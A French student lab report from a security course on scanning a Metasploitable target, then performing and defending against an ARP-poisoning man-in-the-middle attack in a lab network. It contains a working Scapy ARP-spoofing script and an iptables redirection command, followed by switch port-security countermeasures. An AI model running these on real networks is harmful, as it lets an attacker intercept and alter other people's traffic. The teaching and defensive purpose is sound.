
J'ai utilisé Nuclei/Légion sur mon propre PC portable avec Kali linux en dual boot et puis utiliser
Nikto/SCNR sur les PC portable d'IUT.

Lors des scans, nous avons remarqué des différences entre un scan interne au LAN et un autre effectué
depuis l'extérieur au WAN. C'est difference sont du au fait que nos trafic entrant depuis l'extérieur passe
par les filtrage présent sur le firewall. Cela permet de ne pas pouvoir scanner tout le réseau interne depuis
le réseau externe. Pour un attaquant, cela rend les attaques plus difficiles depuis le réseau externe.

Filtrage utilisé:



NAT utilisé:



SCNR :

Pour SCNR ont a eu des problèmes d'installation notamment sur la licence de logiciel. Comme solution on a décidé de mettre nos informations pour avoir un version "trial mode".

SCNR a donc scanné chaque pages, découvrent par une énumération complètes des pages du sites et des ses sous-domaines, avec toutes les méthodes qu'il connaissait. Le scan n'a pas non plus été terminé car il peut prendre plus de 20 heures en total ce qui explique la durée de la tâche et les PC fixe d'iut ou ce situe le victime du scan (metasploitable) éteindre tout seule a la fin du journée. Malgré de ne pas faire un scan complete on a peu avoir largement d'information suffisantes sur des vulnérabilités du victime

Nuclei :

Nuclei n'a pas posé problème pour l'installation et l'utilisation. L'utilisation se faire par cmd, voici la commande pour faire la scan: *nuclei -u <Adresse IP>*

Nuclei fait un scan très large et varié sur plein de protocoles et services différents en relevant les failles. Comme vu dans les captures d'écran au-dessus le Firewall a réussi à bloquer pas mal des services comme ssh/postgres/samba/smtp etc.

Légion :

Pour l'installation, Légion était déjà inclus dans mon PC portable Kali Linux donc aucun problème pour ça.

Légion utilise nmap pour découvrir différents services et protocoles Il est aussi composé d'un interface

graphique. Il peut aussi tester d'exploiter direction que ca soit bruteforce ou autre. Dans les captures d'écran un dessus on a pris d'exemple de FTP et postgres. Pour un attaquant cet outil sert à faciliter la découverte, la reconnaissance et l'exploitation des systèmes d'information.

Comme dans Nuclei, Légion était victime de nos filtres de Firewall. Les seuls services qui ont été trouvés sont http et ftp.

Nikto :

Nikto ne nous a posé aucun problème, que ce soit pour l'installation ou l'utilisation pour les scan.

Nikto se concentre sur le scan WEB et en particulier les XSS (Cross-Site Scripting). Il nous corrige ici quelques failles trouvées sur la machine cible. L'outil permet un argument de niveau de scan d'effectuer un scan plus ou moins approfondi et donc d'obtenir plus ou moins de résultats.

Les résultats de scan avec et sans FW restent à peu près la même vu le scan concentre les service web et que nos filtrage donnent plus d'accès au ces service web du serveur.

Voici donc une liste de différente faille trouver et comment les régler :

Vulnérabilités du système d'exploitation : Metasploitable est basé sur des versions anciennes et vulnérables de distributions Linux, telles qu'Ubuntu et Debian. Il faut donc maintenir le système d'exploitation à jour en installant les derniers correctifs de sécurité.

Services non sécurisés : Des services tels que FTP, Telnet, et d'autres sont configurés avec des mots de passe faibles ou sans authentification. Il faut donc désactiver les services inutiles et renforcer la sécurité des services nécessaires en utilisant des mots de passe forts, en activant l'authentification multi-facteurs lorsque cela est possible, et en limitant les accès.

Vulnérabilités logicielles : Les logiciels installés sur Metasploitable , tels que les serveurs web Apache, les bases de données MySQL, etc.comporte des failles de sécurité. Il faut mettre à jour régulièrement ces logiciels avec les derniers correctifs de sécurité disponibles.

Injection SQL : Les applications web sur Metasploitable sont vulnérables aux attaques par injection SQL, ce qui permet à un attaquant d'exécuter du code SQL non autorisé. Pour prévenir cela, on utilise des requêtes paramétrées pour interagir avec la base de données.

Failles de sécurité réseau : Metasploitable comporte des vulnérabilités au niveau du réseau, telles que des services mal configurés ou des règles de pare-feu laxistes. Il faut donc configurer correctement les règles de pare-feu pour limiter l'accès aux services nécessaires, et utiliser des connexions chiffrées comme SSH et désactiver les services non utilisés.

Tâche 8 Réalisation d'une attaque MiM (3,75 points)

Liste des personnes impliquées avec pourcentage de répartition	
Bilal DAKHOUCHE	100 %

Estimation du temps passé sur cette tâche en heure-homme : 8h

Objectif : Vol d'une connexion HTTP

Installez une machine dans votre DMZ en la branchant sur un switch. Faites une attaque par empoisonnement ARP pour usurper l'adresse ARP du serveur Web et affichez une page différente. Puis, faites une redirection de la connexion du client vers le vrai serveur. Le client ne s'apercevra plus qu'il y a le pirate entre lui et le serveur.

Modifiez des données de la page HTML envoyée au client.

Vous devrez utiliser une application pouvant forger des paquets ARP comme Scapy ou Arp-sk par exemple.

Sous-tâches	Evaluation prof
Installez un forgeur de paquets ARP	
Usurpation de l'adresse ARP du serveur	
Redirection de la connexion	
Modification des données HTML	

Rapport


(Expliquez votre attaque, captures d'écrans des installations, de l'usurpation de la connexion et de sa redirection, code source ou commande de la modification de l'HTML, etc.)

Une attaque Man in the Middle (MitM) est une attaque qui vise à se positionner entre 2 machines. Les possibilités sont nombreuses, on peut usurper l'identité d'une machine, interrompre le lien entre ces 2 machines, etc ... Ici, nous avons réalisé une attaque MitM pour usurper l'identité d'un serveur web. Pour cela, on (l'Hacker) se place dans le réseau de la DMZ (10.0.0.0/24), la victime est placée dans la DMZ également.

En premier lieu, la victime a accès au serveur web via son adresse IP (10.0.0.1). Les pings passent aussi (on est en local). Pour faire cette attaque, il faut inscrire l'adresse MAC de l'Hacker dans la table ARP de la victime pour lui faire croire que je suis le serveur (la machine victime pensera que je suis le serveur). On fait la même chose pour le serveur, on lui fait croire que je suis le client et ensuite l'attaque est mise en place, c'est-à-dire que mon adresse mac est dans la table ARP des 2 machines.

A ce niveau-là, je suis entre les 2 machines, donc les paquets passent par la mienne mais il ne se passe rien d'autre. Donc s'il doit y avoir une communication, ma machine récupérera les paquets que le client enverra au serveur, mais elle ne fera rien d'autre avec, donc le serveur n'aura pas la requête du client. Il faut activer « IP Forwarding » sur la machine pirate qui va acheminer les paquets de chaque côté et cela permettra de mettre en relation le client et le serveur tout en étant l'intermédiaire des 2.

On peut maintenant initier l'attaque. On vérifie avant que la machine victime a accès au serveur avant l'attaque.



Capture d'écran de la page du serveur (avant attaque)

Une fois cela fait, on peut initier l'attaque avec un script écrit par moi-même ou avec l'outil ettercap installé par défaut sur kali linux. Ici, je vais utiliser le script suivant :

```
#!/usr/bin/env python
from scapy.all import *
VictimIP = '10.0.0.200'
HackerIP = '10.0.0.201'
ServeurIP = '10.0.0.1'
VictimMAC = getmacbyip(VictimIP)
print(VictimMAC)
HackerMAC = '00:e0:4c:36:46:e3'
print(HackerMAC)
ServeurMAC = getmacbyip(ServeurIP)
print(ServeurMAC)
frameToVictim =
Ether(dst=VictimMAC,src=HackerMAC)/ARP(op=2,hwsrc=HackerMAC,
hwdst=VictimMAC, psrc=ServeurIP, pdst=VictimIP)
frameToServer =
Ether(dst=ServeurMAC,src=HackerMAC)/ARP(op=2,hwsrc=HackerMAC,
hwdst=ServeurMAC, psrc=VictimIP, pdst=ServeurIP)


frameToVictim.show()
frameToServer.show()

while True:
sendp(frameToVictim, loop=0, inter=1)
sendp(frameToServer, loop=0, inter=1)
```

Nous avons maintenant inscrit notre adresse MAC dans la table ARP des 2 machines. Nous pouvons recevoir les communications entre la victime et le serveur. On peut ensuite activer la redirection pour rediriger la victime vers notre serveur web avec la commande :


```
Iptables -t nat -A PREROUTING -p tcp -dport 80 -j DNAT --to-destination 10.0.0.201
```

Syntaxe : `Iptables -t nat -A PREROUTING -p tcp -dport 80 -j DNAT --to-destination [machine du Hacker]`



Capture d'écran du serveur (après attaque)

Après activation de la redirection, la victime arrive sur la page de l'Hacker. On peut aussi activer la redirection « IP Forwarding » pour acheminer les paquets des 2 cotés et faire croire aux machines que le réseau est normal.



Capture d'écran de la capture Wireshark de la requête http

Sur cette capture on voit que le Hacker récupère le Traffic entre le serveur et la victime.

Tâche 9 Contre-mesures contre des attaques MiM (6 points)

Liste des personnes impliquées avec pourcentage de répartition	
Yanis ZERRAR	50%
Bilal DAKHOUCHE	50 %

Estimation du temps passé sur cette tâche en heure-homme : 8h

Objectif : Sécurisation de vos LAN contre le MiM

Proposez et mettez en place une ou plusieurs solutions permettant de détecter et de contrer des attaques MiM basées sur de l'usurpation ARP sur vos LANs et testez-les avec la tâche 9.

Pour la détection vous pouvez utiliser ARP Watch et la tâche 11. Pour se protéger des attaques utilisez les fonctionnalités de votre commutateur.

Sous-tâches	Evaluation prof
Description de la ou des solutions	
Mise en place des solutions de détection	
Mise en place de la protection	

Rapport

(Expliquez votre méthode, captures d'écrans des tests, etc.)

Les attaques Man in the middle permettent à un potentiel attaquant d'espionner, de voler des informations, ou de rediriger les hôtes. Il est donc nécessaire de protéger les utilisateurs du réseau en mettant en place des mesures de sécurité à différentes échelles. Nous avons testé plusieurs mesures de sécurités que nous expliquerons par la suite.

Sécurisation au niveau du Switch

Il est possible de sécuriser les ports du switch pour n'autoriser qu'une seule adresse MAC pour 1 port spécifique, avec la commande « `switchport port-security maximum 1` ». Pour cela, on s'assure que la bonne adresse MAC est connectée au port et on limite ensuite le nombre d'adresses MAC autorisées à 1.

Remarque : Il est nécessaire d'activer le mode accès du port pour que la sécurité du port soit activée.

Dans la capture suivante nous avons autorisé qu'une seule adresse MAC à se connecter, cela signifie que la première machine à se connecter sera la seule autorisée. Si une machine non autorisée essaie de se connecter, le port se désactivera.

```
Switch#sh port-security int fa 0/2
Port Security          : Enabled
Port Status            : Secure-up
Violation Mode         : Shutdown
Aging Time             : 0 mins
Aging Type             : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses  : 1
Total MAC Addresses    : 1
Configured MAC Addresses : 1
Sticky MAC Addresses   : 0
Last Source Address:Vlan : 0000.0000.0000:0
Security Violation Count : 0

Switch#sh port-security int fa 0/3
Port Security          : Enabled
Port Status            : Secure-up
Violation Mode         : Shutdown
Aging Time             : 0 mins
Aging Type             : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses  : 1
Total MAC Addresses    : 1
Configured MAC Addresses : 1
Sticky MAC Addresses   : 0
Last Source Address:Vlan : 0000.0000.0000:0
Security Violation Count : 0

Switch#
```

Capture d'écran d'un exemple de configuration des ports d'un client et d'un serveur

La 2^{ème} méthode consiste à attribuer une adresse MAC à un port. Elle est plus sécurisante dans la mesure où la machine devra avoir la bonne adresse MAC pour être autorisée sur le réseau. Cela se fait avec la commande : « switchport port-security mac-address <@MAC> ».

```
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#int fa 0/2
Switch(config-if)#switchport port-security mac-address 0060.2F37.0B37
Found duplicate mac-address 0060.2f37.0b37.
Switch(config-if)#int fa 0/3
Switch(config-if)#switchport port-security mac-address 00D0.D390.A420
Found duplicate mac-address 00d0.d390.a420.
Switch(config-if)#
```

Capture d'écran d'un exemple de configuration de la sécurité d'un port par attribution d'adresse MAC

Dans le switch, chaque port inutilisé a été désactivé et chaque port utilisé s'est vu attribuer une adresse mac qu'il autorisera. Cela signifie que les autres adresses MAC ne sont pas autorisées. Une fois cela fait, un potentiel attaquant ne pourrait pas utiliser les autres ports car ils sont désactivés et les machines déjà présentes sur le switch ne peuvent pas être remplacées par des attaquants car le switch n'autorise pas une adresse MAC inconnue. Ici aussi, lorsqu'une adresse MAC non autorisée est détectée, le port se désactive automatiquement.

La configuration suivante a été mise dans notre switch, elle réalise ce qui a été cité plus haut.


```
en
conf t
int fa 1/0/1
switchport port-security mac-address 0800.2753.bd0b
int fa 1/0/2
shutdown
exit
int fa 1/0/3
shutdown
exit
int fa 1/0/4
shutdown
exit
int fa 1/0/5
shutdown
exit
int fa 1/0/6
shutdown
exit
int fa 1/0/7
shutdown
exit
int fa 1/0/8
shutdown
exit
int fa 1/0/9
shutdown
exit
int fa 1/0/10
shutdown
exit
int fa 1/0/12
shutdown
exit
int fa 1/0/13
shutdown
exit
int fa 1/0/14
shutdown
exit
int fa 1/0/15
shutdown
exit
int fa 1/0/16
shutdown
exit
int fa 1/0/17
shutdown
exit
int fa 1/0/18
shutdown
exit
int fa 1/0/19
switchport port-security mac-address 000e.2851.4f06
int fa 1/0/20
shutdown
exit
int fa 1/0/21
shutdown
exit
```

Une autre solution serait de désactiver l'ARP gratuitous avec la commande : « ip arp gratuitous » ou « ip arp inspection <VLAN ID> ». Ces commandes permettent de ne pas autoriser les paquets ARP, ainsi évitant les attaques MitM par empoisonnement ARP. Il sera cependant nécessaire de remplir les table ARP manuellement dans chaque machines hôtes. Cela constituera alors un niveau de sécurité très élevé car les tables ARP constituées manuellement ne seront pas sensibles à des attaque empoisonnement ARP. Il est à noter que l'opération peut devenir longue si le nombre d'hôtes est élevé. Pour entrer manuellement les adresses MAC dans la machine hôte (sur Linux), il faut saisir la commande : « arp -s <ip_adress> <MAC_adress> »

Il est également possible de protéger les liaisons IP-MAC avec un utilitaire nommé Tuxcut disponible sur Linux. Il mémorise les liaisons IP-MAC du réseau pour ensuite s'en servir pour protéger la table ARP de l'hôte. Ainsi, si un attaquant essaie de modifier la table ARP de l'hôte, il ne réussira pas car l'utilitaire aura mémorisé les bonnes adresses MAC des machines (avant attaque) et il empêchera toute modifications si elles ne correspondent pas à sa table.


SAÉ Cyber 4.0 Sécurisation d'un SI

On a ici lancé l'utilitaire Tuxcut qui a scanné les hôtes et leurs adresses MAC. Il les mémorise pour ensuite protéger l'hôte d'une attaque par empoisonnement ARP.



Capture d'écran de l'utilitaire Tuxcut et de la table ARP de l'hôte avant attaque

